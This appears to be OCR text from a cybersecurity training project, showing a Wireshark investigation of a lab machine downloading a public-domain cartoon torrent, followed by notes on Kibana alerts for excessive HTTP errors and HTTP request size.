
ip.src == 10.0.0.201 and http.request.method == GET

```
No.   Time                          Source                          Destination                      Protocol Length  Info
 1113 2022-05-15 13:18:16.949013800 BLANCO-DESKTOP.dogoftheyear…  files.publicdomaintorrents.com  HTTP     471 GET /yellow-star.gif
 1138 2022-05-15 13:18:17.101768700 BLANCO-DESKTOP.dogoftheyear…  files.publicdomaintorrents.com  HTTP     500 GET /grabs/bettyboopr
 1184 2022-05-15 13:18:17.523282100 BLANCO-DESKTOP.dogoftheyear…  files.publicdomaintorrents.com  HTTP     465 GET /divxi.jpg HTTP/1
 1332 2022-05-15 13:18:19.270627900 BLANCO-DESKTOP.dogoftheyear…  files.publicdomaintorrents.com  HTTP     531 GET /usercomments.htm
 1742 2022-05-15 13:18:22.052302500 BLANCO-DESKTOP.dogoftheyear…  files.publicdomaintorrents.com  HTTP     589 GET /bt/btdownload.ph
 2026 2022-05-15 13:18:22.916493400 BLANCO-DESKTOP.dogoftheyear…  files.publicdomaintorrents.com  HTTP     434 GET /bt/announce.php?
 2150 2022-05-15 13:18:23.276278500 BLANCO-DESKTOP.dogoftheyear…  files.publicdomaintorrents.com  HTTP     253 GET /bt/scrape.php?in
81980 2022-05-15 13:32:15.725070800 BLANCO-DESKTOP.dogoftheyear…  files.publicdomaintorrents.com  HTTP     463 GET /nshowcat.html?ca
81994 2022-05-15 13:32:15.834895500 BLANCO-DESKTOP.dogoftheyear…  files.publicdomaintorrents.com  HTTP     474 GET /srsbanner.gif HT
82020 2022-05-15 13:32:16.070277000 BLANCO-DESKTOP.dogoftheyear…  files.publicdomaintorrents.com  HTTP     477 [TCP ACKed unseen seg
82050 2022-05-15 13:32:16.275002200 BLANCO
```

```
▸ Frame 1742: 589 bytes on wire (4712 bits),
▸ Ethernet II, Src: Msi_18:66:c8 (00:16:17:18
▸ Internet Protocol Version 4, Src: BLANCO-DE
▸ Transmission Control Protocol, Src Port: 49
▾ Hypertext Transfer Protocol
  ▸ GET /bt/btdownload.php?type=torrent&file
    Referer: http://publicdomaintorrents.inf
    User-Agent: Mozilla/5.0 (Windows NT 10.0
    Accept-Language: en-US\r\n
    Accept: text/html,application/xhtml+xml,
    Upgrade-Insecure-Requests: 1\r\n
    Accept-Encoding: gzip, deflate\r\n
    Host: www.publicdomaintorrents.com\r\n
    Connection: Keep-Alive\r\n
    \r\n
```

Wireshark · Export · HTTP object list

Packet	Hostname	Content Type	Size	Filename
1402	publicdomaintorrents.info	image/jpeg	152 kB	bettybooprythmonthereservationgrab.
1755	www.publicdomaintorrents.com	application/x-bittorrent	8,268 bytes	btdownload.php?type=torrent&file=Be



www.publicdomaintorrents.info/grabs/bettybooprythmonthereservationgrab.jpg

File Name: Betty_Boop_Rhythm_on_the_Reservation.avi
File Size: 100.50 MB
Resolution: 720x480
Duration: 00:06:02


Defensive

Alerts Implemented

Excessive HTTP Errors

Summarize the following:

- Which **metric** does this alert monitor?
  - WHEN count () GROUPED OVER top 5 ‘http.request.status_code’
- What is the **threshold** it fires at?
  - ABOVE 400 for the LAST 5 Minutes



Name

Excessive HTTP Error

Indices to query: packetbeat-7.8.0 ×

Use * to broaden your query.

Time field: @timestamp

Run watch every: 1 minute

Match the following condition

```
WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
```


● 200	18	● 204	1	● 301	2	● 302	2
● 404	1						

Perform 0 actions when condition is met

HTTP Request Size Monitor

Summarize the following:

- Which **metric** does this alert monitor?
  - WHEN sum () of http.request.bytes over all documents
